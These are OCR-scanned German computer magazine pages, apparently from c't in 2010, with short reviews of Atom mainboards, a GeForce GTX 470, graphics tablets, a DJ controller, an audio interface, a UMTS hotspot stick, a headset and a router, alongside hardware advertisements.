Der schwachbrüstige, aber billige und sparsame Dual-Core-Prozessor Atom D510 bietet kaum Erweiterungsmöglichkeiten: Der Chipsatz-Baustein NM10 bindet außer zwei SATA-Ports sowie USB- und Audio-Komponenten bloß noch einen PCI-Bus und vier PCIe-x1-Lanes der ersten Generation an. Der im D510 eingebaute GMA-3150-Grafikkern hat lediglich einen VGA-Ausgang, der digitale Anschluss mancher Boards liefert höchstens 1366 × 768 Pixel. Das Mainboard MB-D510-MITX verkauft die Firma Point of View deshalb zusammen mit einer PCIe-x1-Grafikkarte, die mit dem Nvidia GeForce G210 sowie 512 MByte DDR3-Speicher bestückt ist. Diese Hardwarekombination entspricht der zweiten Nvidia-Ion-Generation, bloß in Form von Einzelteilen. Die Nvidia-GPU bindet über DVI-I- und HDMI-Buchsen gleich zwei digitale Monitore an. Für anspruchsvolle 3D-Spiele sind zwar sowohl GeForce G210 als auch Atom D510 zu schlapp, doch die Wiedergabe von Blu-ray-Videos klappt.

Einige Online-Händler zeigen Abbildungen des MB-D510-MITX und der Grafikkarte ohne Lüfter. Die (ohnehin mit Informationen geizende) Point-of-View-Webseite zeigt nur den ungeregelten 45-mm-Rotor der Grafikkarte. Tatsächlich ist auch auf dem CPU-Kühler ein 40-mm-Propeller montiert, der erst dann verträgliche Manieren annimmt, wenn man die Regelung im BIOS-Setup einschaltet. Stöpselt man ihn ab, gibt das BIOS eine (im Setup abschaltbare) Warnmeldung aus und die Unterseite des Boards erwärmt sich im Betrieb kräftig. Die Grafikkarte überdeckt den ungeschickt platzierten Pfostenstecker für die Gehäusetaster und -LEDs, weshalb man diese über ein mitgeliefertes Flachbandkabel anschließen muss.

Im Vergleich zur Onboard-Grafik steigert die GeForce G210 die Leistungsaufnahme im Leerlauf um 6 und unter Volllast um 18 Watt. Das BIOS-Setup des MB-D510-MITX verweigert dem SATA-Adapter den AHCI-Modus. Das ist beim MB-D510-MATX anders, doch dieses meldet falsche CPU-Temperaturen. Das größere Board lässt sich dank vier PCI- und PCIe-Steckplätzen gut erweitern. Der große Kühlkörper heizt sich unter Last kräftig auf; im Leerlauf liegt die Leistungsaufnahme relativ hoch.

Die Datentransferraten beider Mainboards sind in Ordnung. Beim Netzwerkzugriff auf eine Windows-7-Freigabe konnten wir beim MB-D510-MATX Daten mit maximal 101 MByte/s lesen und mit 63 MByte/s schreiben; es spielte dabei keine Rolle, ob die Festplatte an einem internen SATA-Port des NM10 oder am PCIe-SATA-Adapter Digitus DS-30104 hing, der im PCIe-x16-Slot mit lediglich einer PCIe-Lane steckte.

Bis auf kleinere Konfigurationsfehler funktionieren beide Atom-Boards wie erwartet. Schlechte und fehlerhafte Dokumentation sowie die unzureichend bestückte Webseite schmälern aber das Vertrauen in die Produkte. (ciw)

Point of View MB-D510-G210, MB-D510-MATX

Kompakte Mainboards mit Atom D510		
Produkt	MB-D510-MITX (MB-D510-G210)	MB-D510-MATX
Format	Board: 17 cm × 17 cm, Grafikkarte: Low Profile	17 cm × 23,5 cm
Prozessor / Chipsatz	Atom D510 (1,66 GHz, Pine Trail) / NM10	
Hauptspeicher	2 × DDR2-DIMM, max. 4 GByte PC2-6400 (DDR2-800)	
LAN / Sound (Chip, Typ)	1 GBit/s (Realtek RTL8111DL, PCIe) / 5.1 (Realtek ALC662, HD Audio)	
BIOS-Version	AMI, POV-0105, 2.5.2010	AMI, 28.1.2010
interne Steckplätze	1 × PCIe x1	1 × PCIe x16 (1 Lane), 2 × PCI, 1 × PCIe Mini Card
SATA-/Audio-Anschlüsse	2 / 3 × 3,5 mm	2 / 3 × 3,5 mm
interne Anschlüsse	1 × Low Pin Count (LPC), 1 × RS-232, 1 × SPDIF-Out, 2 × USB 2.0, 1 × TPM, HD Audio Frontpanel	IrDA, 2 × USB 2.0, HD Audio Frontpanel
externe Buchsen	4 × USB 2.0, 1 × LAN, 1 × VGA, 1 × RS-232, 1 × parallel	4 × USB 2.0, 1 × LAN, 1 × VGA, 1 × RS-232
Leistungsaufnahme mit Netzteil Be quiet! TFX 300W, Solid-State Disk, 2 × 2 GByte PC2-6400, USB-Tastatur, USB-Maus		
Soft-off / Leerlauf	0,8 / 25 Watt (mit GeForce G210: 31 Watt)	1,3 / 27 Watt
Volllast CPU / CPU+GPU	30 / 31 Watt (mit GeForce G210: 36 / 49 Watt)	33 / 34 Watt
Betriebsgeräusch	0,5 Sone (⊕) / 0,6 Sone (⊕)[1]	–
Preis	circa 125 € (Mainboard und Grafikkarte)	circa 80 €

[1] mit geregeltem CPU-Lüfter unter Volllast

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden

Starke Turbine

Gainward weicht bei seiner übertakteten Grafikkarte GeForce GTX 470 Golden Sample vom Referenzdesign ab und spendiert ihr zwei starke 8-Zentimeter-Lüfter.

Der taiwanische Grafikkartenhersteller Gainward lässt den zu DirectX 11 kompatiblen Grafikchip auf der GeForce GTX 470 Golden Sample 7 Prozent schneller laufen, als es die Nvidia-Spezifikation vorsieht, und beseitigt die Abwärme mit zwei 80-Millimeter-Lüftern. Im Vergleich zum Referenzmodell (65 °C) mit nur einem Propeller fallen dadurch die Leerlauf-Temperaturen mit rund 50 °C etwas niedriger aus. Dennoch hört man die Lüfter kaum (0,3 Sone).

Beim Spielen drehen sie gut 2400 Mal pro Minute und machen dann bei 2,1 Sone leider mehr Krach als herkömmliche GTX-470-Karten (1,6 Sone), die Leistungsaufnahme liegt mit durchschnittlich 218 Watt ungefähr auf dem Niveau der Referenzkarte. Unter Furmark-Vollbelastung kommen die Lüfter sogar auf störende 2,6 Sone; doch wen wundert's, denn allein der Grafikchip verheizt hierbei bis zu 262 Watt. Die Grafikkarte braucht daher dringend ihre zwei sechspoligen Stromstecker, doch leider liegt nur ein 6-Pin-Adapter im Karton. Die GPU-Temperatur pendelt sich unter Last bei rund 90 °C ein.

Der GF100-Grafikchip sitzt auf einer 27 Zentimeter langen, roten Platine (Referenz: 24 cm) und läuft mit 650 MHz, die 448 Shader-Rechenkerne mit 1300 MHz. Der Chip ist mit 320 Datenleitungen an den 1280 MByte großen GDDR5-Speicher angebunden, der für die Texturmengen aktueller Spiele völlig ausreicht und mit 1700 MHz nur 24 MHz schneller läuft als auf herkömmlichen Modellen. Beim Arbeiten und Surfen auf dem Windows-Desktop greifen Stromsparmechanismen und senken die Spannungen und Taktfrequenzen, um die Leistungsaufnahme so weit wie möglich zu reduzieren. Die GPU rechnet dann nur noch mit 50 MHz, der Speicher läuft mit 135 MHz. Im Vergleich zur Referenzkarte braucht Gainwards GeForce GTX 470 Golden Sample 4 Watt weniger (31 Watt).

In Spielen ist die Spezialkarte durchschnittlich 5 Prozent schneller als herkömmliche GTX-470-Spielebeschleuniger – das ist mess-, aber nicht wahrnehmbar. Selbst in der Full-HD-Auflösung 1920 × 1080 lassen sich bei aktuellen 3D-Krachern noch Kantenglättung (Antialiasing/AA) und Schärfefilter (Anisotroper Filter/AF) zuschalten. Bei den DirectX-11-Spielen Battlefield Bad Company 2 und Colin McRae Dirt 2 reicht es gar für 4×AA und 16×AF, dennoch fällt die durchschnittliche Bildrate nicht unter 50 fps. Sogar das anspruchsvolle Crysis läuft mit sehr hoher Detailstufe bei Full HD mit 33 fps, ebenso flink verarbeitet die High-End-Grafikkarte die anspruchsvollen Tessellation-Berechnungen des Heaven-Benchmarks (Version 2.1) unter DirectX 11. Nutzt man dafür die OpenGL-4.0-Schnittstelle, sind es knapp 3 fps weniger. Im DirectX-10-Benchmark 3DMark Vantage (Voreinstellung: Extreme) erreicht die Gainward-Karte 8153 Punkte, eine GTX 470 mit normalen Taktfrequenzen kommt auf rund 7650 Punkte. An eine GeForce GTX 480 kommt die Gainward-Karte jedoch noch lange nicht heran, diese ist rund 20 Prozent schneller.

Die Grafikkarte belegt zwei Gehäusesteckplätze und besitzt vier Display-Anschlüsse: sowohl 2 × Dual-Link-DVI und 1 × DisplayPort für Auflösungen bis zu 2560 × 1600 Bildpunkten als auch 1 × HDMI für maximal 1920 × 1080 Pixel. Jedoch steuert die Karte maximal zwei Displays gleichzeitig an, die AMD-Konkurrenzserie Radeon HD 5800 kommt mit drei Displays zurecht.

Gainwards flotte GeForce GTX 470 Golden Sample soll Anfang Juli in den Handel kommen und rund 350 Euro kosten – und ist damit rund 30 Euro teurer als Referenzmodelle. Sie ist für DirectX-11-Spiele ebenso geeignet wie zum Transkodieren hochaufgelöster Videos via DirectCompute oder CUDA und greift dem Hauptprozessor bei der Wiedergabe von Blu-ray-Filmen unter die Arme. Mit dabei sind ein 25-Prozent-Rabattgutschein für das Videobearbeitungsprogramm Super Loiloscope, die zwei kostenlosen Nvidia-Techdemos Design Garage und Supersonic Sled und ein VGA-Adapter. Leider legt Gainward weder hochwertige Software noch ein Spiel bei, sodass die Karte den Aufpreis zur herkömmlichen GTX 470 nur für Wenige rechtfertigen dürfte. (mfi)

GeForce GTX 470 Golden Sample

High-End-Grafikkarte	
Hersteller	Gainward
Anschlüsse	2 × Dual-Link-DVI, 1 × DisplayPort, 1 × HDMI
Speicher	1280 MByte GDDR5
Speicheranbindung	320 Bit
Stromversorgung	2 × sechspolig
kopplungsfähig	SLI
Preis	rund 350 €

c't

www.ico.de/ct

Tel. 0 64 32 / 91 39-763
Fax 0 64 32 / 91 39-711
vertrieb@ico.de

ICO INNOVATIVE COMPUTER SEIT 1982

Innovative Computer • Zuckmayerstr. 15 • 65582 Diez

ICO TALOS SERVERSCHRÄNKE

Der ICO Talos - der perfekte Serverschrank für höchste Ansprüche. Es handelt sich um einen Serverschrank für Daten- und Telekommunikationsanlagen. Seine robuste Stahlkonstruktion und die hohe Verarbeitungsqualität sind Garant für ausgezeichnete Gebrauchseigenschaften. Dank der bis ins Detail durchdachten Konstruktion ist er besonders für große Lasten und anspruchsvolle Installationen geeignet.

www.ico.de/serverschrank

ICO TALOS STANDARD 15HE 600x600 Vollblechtür

- 15 HE
- 600 x 600 mm
- Farbe RAL 7035 o. schwarz
- Zulässige Maximallast des Verteilers = 300Kg
- auch mit Glastür, Perforation oder ohne Tür lieferbar

www.ico.de/ct

inkl. Mwst 355,81 exkl. Mwst 299,-

ICO TALOS STANDARD 42HE 600x1000 Türperforiert

- 42 HE
- 600 x 1000 mm
- Farbe RAL 7035 o. schwarz
- Zulässige Maximallast des Verteilers = 400Kg
- auch mit Glastür, Vollblechtür oder ohne Tür lieferbar


www.ico.de/ct

inkl. Mwst 510,51 exkl. Mwst 429,-

Alle Preise in Euro

wir liefern auch nach Österreich / Schweiz • Tel. Ö: (0)1 994 9139

Celeron, Celeron Inside, Centrino, Centrino Logo, Core Inside, Intel, Intel Logo, Intel Core, Intel Inside, Intel Inside Logo, Intel SpeedStep, Intel Viiv, Itanium, Itanium Inside, Pentium, Pentium Inside, Xeon und Xeon Inside sind Marken der Intel Corporation oder ihrer Tochtergesellschaften in den USA oder anderen Ländern.



Batterie geht stiften

Nach Hanvon wildert jetzt auch Waltop in Wacoms Gefilden: Das erste taiwanische Tablett mit batterielosem Stift katapultiert den Hersteller gewaltig nach vorn.

Bislang war der taiwanische Tablettherstel-ler Waltop International weltweit nur mit Grafiktabletts vertreten, deren Stifte batte-riebetrieben waren. Jetzt stellt Waltop das „Sirius Battery Free Tablet" vor, das Perixx in Deutschland als Peritab-501 vertreibt.

Der kielförmige und federleichte Stift be-sitzt eine Seitenwippe; die Spitze sinkt bei maximalem Druck etwa einen Millimeter in den Schaft. Der Druckpunkt ist weich, aber differenziert – eine deutliche Verbesserung gegenüber früheren Waltop-Generationen.

Für die Optik haben die Designer Wa-coms Intuos3 mit Waltops eigenem „Media Tablet" (c't 14/10, S. 122) gekreuzt. Statt me-chanischer Drehräder sind oben zwei runde Sensorfelder eingelassen, deren Funktionen vier dazwischen liegende Hardware-Tasten bestimmen. Eine davon ist eine Shift-Taste; insgesamt lassen sich somit sechs fest ver-drahtete Funktionen aufrufen.

Neben der Arbeitsfläche liegen je fünf zusätzliche Hardware-Tasten, deren ober-ste den „Radierer" des Bildbearbeitungspro-gramms aufruft. Die anderen acht Tasten lassen sich über das Treiber-Kontrollfeld mit Tastenanschlägen, „Zusatztasten" (Alt, Strg, Tab, Umschalt) und Klicks umkonfigu-rieren. Die Stift-Seitenwippe kann man aus-schließlich mit Mausklicks belegen. Die Op-tion „Feststehende Größenverhältnisse" passt die Tablettfläche direkt an das Seiten-verhältnis der Bildschirmauflösung an – endlich kann Waltop das auch.

Die Verarbeitung hinterlässt einen etwas weniger wertigen Eindruck als die der Tab-letts von Hanvon und Wacom, das schlägt sich aber auch im Preis wieder. Für Waltop stellt das Tablett auf jeden Fall einen gewal-tigen Sprung nach vorne dar. (ghi)

Perixx Peritab-501	
Schnur- und batterieloses Grafiktablett	
Hersteller	Perixx www.perixx.com/de
Systemanf.	Windows 7/Vista/XP/2000, Mac OS X ab 10.4
aktive Fläche	25,8 cm × 15,4 cm (16:9,5)
Preis	160 € (Straße: 150 €)

Für zwischendurch

Mit der Rollick-Tablettserie wendet sich Hanvon sowohl an Büroanwender als auch an Kreative, die auch unterwegs gelegentlich ein Tablett benötigen.

Einerseits ist die Klavierlackoberfläche der Rollick-Tabletts ein Magnet für Fingertap-ser, andererseits macht es durchaus was her. Hanvon bietet zwei Formate an, das 0604 und das 0504. Das größere der Klei-nen bietet an der Oberseite zwei Funktions-tasten und einen Sensorring; das 0504 muss ohne Hardware-Schalter auskommen. Mit 3:2 und 5:4 bieten die Tabletts eher un-konventionelle Seitenverhältnisse. Im 1:1-Modus bleibt bei den meisten Bildschirm-auflösungen ungenutzter Platz übrig.

Zum Malen fallen beide Geräte etwas mickrig aus; hier führen schon kleine Ab-weichungen bei der Handbewegung zu großen Ausreißern am Bildschirm. Die Hauptzielgruppe sind Büroanwender, die ihre Dokumente um Unterschriften und handschriftliche Notizen ergänzen wollen. So gehören fünf Office-Zusatzprogramme für Windows zum Lieferumfang.

Ungewöhnlich in dieser Preisklasse: Das Tablett wird mit einem abziehbaren USB-Kabel ausgeliefert, sodass man es bei Be-darf austauschen oder ersetzen kann. Der Stifthalter wirkt wackelig, rastet aber prak-tisch am oberen Tablettrand ein.

Beide Tabletts bieten eine Auflösung von 4000 lpi und werten 1024 Druckstufen aus. Der etwas arg leichte Stift entspricht technisch dem des GraphicPal (siehe c't 14/10, S. 122). Er hat nur einen Seiten-schalter und keinen Radierer, dafür aber einen Neigungssensor für virtuelle Mal-instrumente.

Für mobile Grafiker und Büroanwender mit begrenztem Platz auf dem Schreibtisch ist das Rollick eine gute Wahl – insbeson-dere da Wacom seine ähnlich konzipierte Volito-Serie eingestellt hat. (ghi)

Hanvon Rollick	
Grafiktabletts für Büroanwender	
Hersteller	Hanvon, www.hanvon-deutschland.de
Systemanf.	Windows 7/Vista/XP/2000, Mac OS X ab 10.4
aktive Fläche	0604: 15,2 cm × 10,1 cm; 0504: 13 cm × 10,4 cm
Preis	0604: 70 €; 0504: 60 €

Plastik-DJ

Wem der DJ-Tech i-Mix Reload (Test in c't 7/10) zu groß oder teuer ist, landet bei der Suche womöglich bei dem kleinen Bruder – und seinen Macken.

Der i-Mix von DJ-Tech bietet die wichtigen Bedienelemente für zwei Decks: Play, Cue, drei Equalizer- und Gain-Regler, Loop-But-tons und zwei Jog-Wheels. Eigentlich dürfte bei einem MIDI-DJ-Controller nicht viel schiefgehen: Man drückt einen Knopf oder dreht an einem Regler und der Controller erzeugt die entsprechenden MIDI-Noten, die die Player-Software auf ihre Funktionen umsetzt. Mit ausgehenden MIDI-Befehlen knipst die Software die LEDs des Controllers an oder aus.

Aber denkste! Der kleine i-Mix liefert ein Lehrstück dafür, was alles schiefgehen kann. Versucht man etwa, alle drei Effekte gleichzeitig auszuschalten, wird unvorher-sehbar eines der drei Tasten-Events igno-riert; maximal zwei Noten verlassen das Gerät. Möchte man mehr als die LEDs für Play und Cue ansteuern, kommt schnell die Ernüchterung: eingehende MIDI-Signale ignoriert der Controller aufs Geratewohl.

Verärgert stellt der fortgeschrittene DJ auch schnell fest, dass die beiden großen Jog-Wheels beim Scratchen und Pitch-Ben-ding indiskutabel zuckelig reagieren. Der Blick ins MIDI-Mapping von Traktor enthüllt den Grund: Sie erzeugen keine feinteiligen Encoder-Events mit Werten zwischen 0 und 127, sondern einen Strom aus Button-Events für rechtsdrehend, linksdrehend und Stopp. Das Plastik-Look-and-Feel mag man noch verzeihen, aber die technischen Mängel nerven – erst recht bei dem Preis. Das etwa gleich teure Numark Total Control (Test in c't 7/10) ist in jedem Punkt deutlich besser. (cr)

DJ-Tech i-Mix	
USB-DJ-Controller	
Hersteller	DJ-Tech
Webseite	www.djtechpro.com
Lieferumfang	Controller, USB-Kabel, Mix Vibes 3DEX LE, Traktor 3 LE
Bedienelemente	5 Fader, 10 Regler, 44 Tasten
Betriebssystem	Windows 7/Vista/XP oder Mac OS X (nur Traktor)
Straßenpreis	160 €

Schnellwandler

Mit jeweils eigener Firmware für Windows und Mac OS X erreicht RMEs USB-Audio-Interface Fireface UC Latenzzeiten auf PCI-Express-Niveau.

In Ausstattung und Erscheinungsbild gleicht das Fireface UC seinem bereits seit 2006 erhältlichen FireWire-400-Geschwister Fireface 400: Zwei Mikrofoneingänge mit zuschaltbarer Phantomspannung sowie zwei hochohmige Instrumenteneingänge nehmen an der Frontseite analoge Signale entgegen, auf Wunsch auch im Line-Format. Vier Line-Eingänge sowie sechs Line-Ausgänge auf der Rückseite komplettieren zusammen mit dem frontseitigen Kopfhörerausgang die Analog-Abteilung. Die koaxiale SPDIF-Schnittstelle versteht sich auch mit ihrem Profi-Pendant AES/EBU. Per ADAT-Verbindung lassen sich acht Kanäle je Richtung digital mit 24 Bit und maximal 48 kHz Samplingrate übertragen; höhere Samplingraten erreicht man durch Halbieren respektive Vierteln der Kanalanzahl im Double- und Quad-Speed-Modus. Wordclock-Buchsen im BNC-Format erlauben die Synchronisation mit anderen Audio- und Video-Geräten. MIDI-In und -Out sind mittels einer Kabelpeitsche zugänglich. Status-LEDs informieren über alle wichtigen Betriebszustände. Das 9,5" breite Metallgehäuse des in Deutschland gefertigten Geräts dürfte selbst im Handgepäck eines Vielfliegers geraume Zeit überleben, RME bietet aber auch Winkel zum Einbau in ein 19"-Rack an. Anders als das Fireface 400 ist die UC-Version auf das mitgelieferte Schaltnetzteil angewiesen, ein busgespeister Betrieb ist nicht möglich.

Das einzige Bedienelement neben dem Netzschalter, ein Dreh-Encoder mit Tasterfunktion, dient gleichzeitig zum Navigieren durch die Einstellungen und zur Werteeingabe; in der Standardbelegung regelt er den Pegel des Kopfhörerausgangs. Ein zweistelliges Siebensegment-Display zeigt Werte sowie Parameternamen in Form kryptischer Kürzel. Um das Gerät mit diesen Mitteln bedienen zu können, muss man zunächst die zahlreichen zweistelligen Kürzel deuten lernen. Selbst nach einiger Eingewöhnung greift man jedoch schnell zur Maus und ändert Pegel lieber über die Oberfläche der zugehörigen Kontroll-Software TotalMix.

Um der für die Übertragung zeitkritischer Audiodaten nicht ideal ausgestatteten USB-2-Schnittstelle auf die Sprünge zu helfen und die Zuverlässigkeit zu verbessern, hat RME für die beiden unterstützten Betriebssystemplattformen Windows (ab XP SP2) und Mac OS X (ab 10.5) individuelle Firmwares entwickelt. Vor der Inbetriebnahme des Fireface UC gilt es zunächst, mit dem Dreh-Encoder die richtige Variante zu wählen. Die doppelte Entwicklungsarbeit hat sich gelohnt: Mit störungsfrei nutzbaren Audio-Puffergrößen von 32 Samples unter Mac OS X 10.6.4 und 48 bis 64 Samples unter Windows 7 tastet sich das Fireface UC an die Arbeitsgeschwindigkeit von PCI-Express-Systemen heran. Unsere Messungen unter Windows XP SP2 bescheinigten dem Fireface eine Durchgangslatenz von bislang unerreichten 4 ms. Damit die Systembelastung trotzdem nicht ins Unermessliche steigt, gibt RME dem Gerät beträchtliche Eigenintelligenz in Form eines Xilinx-Spartan-FPGA vom Typ XC3S700A mit auf den Weg. Dieser übernimmt im Zusammenspiel mit der TotalMix-Software unter anderem das Routing der Signale. In TotalMix kann man beispielsweise Eingangssignale direkt auf Ausgänge schalten und so verzögerungsfrei abhören. Weiterhin lassen sich bis zu neun Kanalkonfigurationen als Presets speichern. Da die Einstellungen im Gerät gespeichert werden, arbeitet das Fireface UC auch eigenständig als A/D-Wandler oder Formatumsetzer.

Die Signalkonvertierung von analog nach digital und zurück bewältigen vier Wandlerbausteine des Typs AKM 4620BVF mit maximal 192 kHz bei 24 Bit Wortbreite. Hinsichtlich der Audio-Messwerte leistet sich das Fireface UC keinen Patzer: Mit 113 dB(A) Dynamikumfang lösen Line-Ein- und -Ausgänge das vollmundige Versprechen des Herstellers ein; auch die übrigen Messergebnisse sind standesgemäß. Die Mikrofonvorverstärker arbeiten selbst bei maximaler Vorverstärkung von 60 dB sehr rauscharm und verfärbungsfrei.

Mit seiner umfangreichen Ausstattung und der stabilen, leistungsfähigen Systemarchitektur eignet sich das Fireface UC als Begleiter reisender Audio-Profis ebenso wie als Zentrale eines Heim- oder Projektstudios.

(Christoph Laue/vza)

Fireface UC

USB-Audio-Interface	
Hersteller	RME, www.rme-audio.de
Vertrieb	Synthax GmbH, www.synthax.de
Systemanf.	Windows ab XP SP2 oder Mac OS X ab 10.5, Intel Core-2-Duo-CPU, USB-2.0-Port
Preis	975 € c't

www.ico.de/ct
Tel. 0 64 32 / 91 39-766
Fax 0 64 32 / 91 39-711
vertrieb@ico.de
ICO INNOVATIVE COMPUTER SEIT 1982
Innovative Computer • Zuckmayerstr. 15 • 65582 Diez

PANELMASTER 1531 PANEL PC 9hp15-13
IP65-Front
Robuster Panel PC mit IP65-geschützter Front und resistivem Touchdisplay.
• Bilddiagonale: 38,10 cm (15")
• Resistives Touchscreen
• Auflösung 1024 x 768 Pixel
• Intel Atom™ N270 Prozessor mit 1,6 GHz
• Lüfterloser Betrieb
• 1 GB RAM
• 160 GB HDD
• 2x Gigabit LAN
• 6x USB, 6x seriell, 2x PS/2
• VESA-Befestigungsoption 75/100
www.ico.de/ct
inkl. Mwst 1010,31 exkl. Mwst 849,-

Weitere Systeme in unserem Web-Shop
INKL. BERATUNG & SUPPORT!

PICOSYS 2512 EMBEDDED SYSTEM y10400-13
6x Seriell
Kompaktes Embedded System mit 6 seriellen Ports.
• Intel Atom™ N270 Prozessor mit 1,6 GHz
• 1 GB DDR2 Arbeitsspeicher
• 160 GB Festplatte
• Lüfterlose Bauweise
• 6x seriell
• 4x USB
• 2x Gigabit LAN
• 1x DVI, 1x VGA
• Inkl. Wandmontagekit
• Maße (BxHxT): 240 x 37 x 162 mm
www.ico.de/ct
inkl. Mwst 593,81 exkl. Mwst 499,-

HYGROLION 40 PANEL PC bssh15-13
Rundum IP65-geschützter Panel PC mit bester Eignung für den Einsatz in einer industriellen Umgebung.
• Bilddiagonale 38,10 cm (15")
• Infrarot-Touchscreen
• Auflösung 1024 x 768 Pixel
• Intel Celeron M Prozessor mit 1,0 GHz
• Lüfterloser Betrieb
• 512 MB RAM
• 40 GB HDD
• 1x GLAN, WLAN
• 2x USB, 4x seriell, 1x PS/2
• Maße (BxHxT): 390 x 358 x 215 mm
IP-65
Robust
Achten Sie auf Intel Inside®
www.ico.de/ct
inkl. Mwst 2378,81 exkl. Mwst 1999,-

Alle Preise in Euro
wir liefern auch nach Österreich / Schweiz • Tel. Ö: (0)1 994 9139

UMTS-Stick samt Mac-Hotspot

Die Mac-Software Launch2net von Nova Media rüstet einen Mac zu einem WLAN-Hotspot auf, der sich über den mitgelieferten UMTS-Dongle ins Internet einwählt.

Launch2net liefert der Hersteller auf einer Mini-SD-Karte, die praktischerweise bereits im Kartenleser des mitgelieferten UMTS-Sticks iCON XY von Option steckt. Nach dem Anstecken des Sticks bindet der Mac die Karte automatisch als neues Laufwerk ein – man muss nur noch die Installation anstoßen. Der UMTS-Stick übertrug per FTP im Test über das Vodaphone-Netz gut 250 KByte/s in Empfangs- und 135 KByte/s in Senderichtung. Trägt man den Stick mit sich herum, lässt sich sein USB-Anschluss ins Gehäuse klappen.

Per Vorgabe bucht sich Launch2net nicht automatisch ins UMTS-Netz ein. Surft man mit Zeit- oder Volumentarif oder will man Sitzungdauer oder -volumen begrenzen, kann die Software die Verbindung automatisch beim Erreichen dieser Beschränkung kappen. Bei der Kontrolle der eigenen Online-Rechnung helfen Launch2nets Verbindungsstatistiken, die nicht nur die Zeiten, sondern auch Details wie IP-Adressen und Geschwindigkeiten umfassen.

Den WLAN-Hotspot erreicht man über das Icon am unteren Fensterrand (Mobile Hub). Dort vergibt man einen Funknetznamen (SSID), wählt den Funkkanal und schaltet die Verschlüsselung ein. Ein Mac bietet für den im Ad-hoc-Modus arbeitenden Hotspot konzeptbedingt nur das unsichere WEP (64/128 Bit) an, das sich innerhalb weniger Minuten knacken lässt. Über den Steuern-Reiter lassen sich immerhin angemeldete Clients per Mausklick aus dem WLAN werfen, vor WLAN-Lauschern schützt das jedoch nicht. (rek)

iCON XY und Launch2net	
UMTS-Stick mit Einwahl- und Hotspot-Software	
Hersteller	Nova Media, www.novamedia.de
Systemanforderungen	Mobilfunkzugang, WLAN-Karte, Mac OS X 10.5.8 bis 10.6.x
Preis	130 €

Funkbügel

Das Bluetooth-Headset BT Sports von Nu Force klingt trotz des günstigen Preises erstaunlich gut.

Die Marke Nu Force ist vor allem Audiophilen ein Begriff. Das günstige Funk-Headset peilt eher den Massenmarkt an, verzichten muss man auf guten Klang aber trotzdem nicht. Tiefe Bässe unterhalb 200 Hz bringt das Headset zwar nicht zu Gehör. Das restliche Frequenzspektrum wird aber überaus klar und druckvoll wiedergegeben.

Mit den seitlichen Tasten lassen sich Gespräche annehmen, die Lautstärke regulieren und die Wiedergabe pausieren. Das Überspringen von Musikstücken funktioniert an Apples Gadgets jedoch nicht. In Telefongesprächen hört man die Stimme des Partners deutlich. Weil das Mikrofon des Headsets aber hinter dem eigenen Ohr sitzt, nimmt es viele Umgebungsgeräusche auf, sodass man selbst kaum verstanden wird.

Das Headset wird um den Nacken geführt und sitzt sicher am Kopf, ohne zu drücken. Die justierbaren Hörer dichten den Ohrkanal mit ihren austauschbaren Silikonmanschetten ab, sodass Außengeräusche äußerst wirksam gedämpft werden. Das Headset eignet sich selbst für Menschen, die In-Ear-Polster schlecht ertragen.

Die erste Kontaktaufnahme zu verschiedenen Handys, MP3-Playern, iPod touch und iPad klappte erst nach mehreren Versuchen. Sobald die Verbindung stand, ließ sie sich aber problemlos trennen und wieder herstellen. Nu Force unterstützt nur den veralteten Bluetooth-Standard 1.2 mit A2DP, der Bitraten bis 1 MBit/s erlaubt. Die Verbindung hielt bis zu 10 Metern Entfernung. Der integrierte Akku lässt sich per USB in zwei Stunden laden und hält laut Hersteller bis zu fünf Stunden durch. Alles in allem bekommt man hier für wenig Geld ein gut sitzendes, gut klingendes kabelloses Headset, das zum Telefonieren in lauten Umgebungen allerdings nicht taugt. (hag)

BT Sports Stereo	
Bluetooth-Headset	
Hersteller	Nu Force, www.nuforce-icon.eu
Preis	59 €

Mächtiger Router-Zwerg

Der WLAN-Router MRT150N von Lyconsys verbindet Netze per VPN, spricht Secure Shell sowie IPv6 und gelangt per Mobilfunk ins Internet.

Der Flash-Speicher des Routers beherbergt reichlich Zusatzsoftware wie OpenVPN und Secure Shell (SSH), die beide als Server oder Client sichere Tunnel durchs Internet graben. Das Gerät verteilt IPv6-Adressen, öffnet die Firewall auf Anfrage (Port-Knocking), erledigt Aufgaben zeit- sowie ereignisgesteuert und sperrt Ethernet-Switch und WLAN in virtuelle LANs ein (Port-based VLAN). Weitere Funktionen stellt der Hersteller als Pakete bereit.

Der Router-Winzling funkt im 2,4-GHz-Band über nur einen Datenstrom mit bis zu 150 MBit/s als WLAN-Client oder als Basisstation. Im Test schaufelte er knapp 20 MBit/s netto durch die Redaktion – ein mäßiges Ergebnis für ein Schmalspur-11n-Gerät. Eine Internetverbindung per Mobilfunk baut der Router nur über wenige Mobilfunk-Modems auf, die der Hersteller vertreibt. Handelsübliche UMTS-Sticks etwa von Huawei unterstützt er an seinem USB-Port bislang nicht. Trotz der Bezeichnung als LAN- und WAN-Port bauen beide Ports des Fast-Ethernet-Switches entweder ein lokales Netz auf oder verbinden das Gerät in andere Netze – etwa über ein DSL-Modem.

Der englischen Browser-Oberfläche fehlen Vorgaben, Anleitungen und Assistenten, die Eingaben überprüfen und Neulingen zur Seite stehen. Experten werden hingegen den SSH-Zugang schätzen, über den sich der Router via Kommandozeile schnell einrichten lässt. Der MRT150N beeindruckt durch viele Funktionen, für die man aber einige Vorkenntnis benötigt. (rek)

www.ct.de/1015056

MRT150N	
WLAN-UMTS-Router mit OpenVPN und SSH	
Hersteller	Lyconsys, www.lyconsys.com
Systemanforderungen	Mobilfunk- oder DSL-Zugang
Schnittstellen	2 × Fast Ethernet, 1 × WLAN und USB 2.0
Preis	100 € c't

MITTWALD

WEBHOSTING · SCHULUNGEN · SUPPORT

Webhosting 5.0

Speziell optimiert für Joomla!, TYPO3, WordPress, Magento...

Bereits ab 4,99 Euro pro Monat*

Die Tarifneuheit für professionelles CMS Webhosting

Die Webhostingtarife 5.0 von Mittwald CM Service bieten jetzt noch mehr Leistung für Ihre Internetseiten. Die optimierten Hostingumgebungen erfüllen alle Anforderungen moderner Webanwendungen.

- Einfache Versionsupdates Ihrer Webanwendungen
- Proaktive Softwaresicherheit
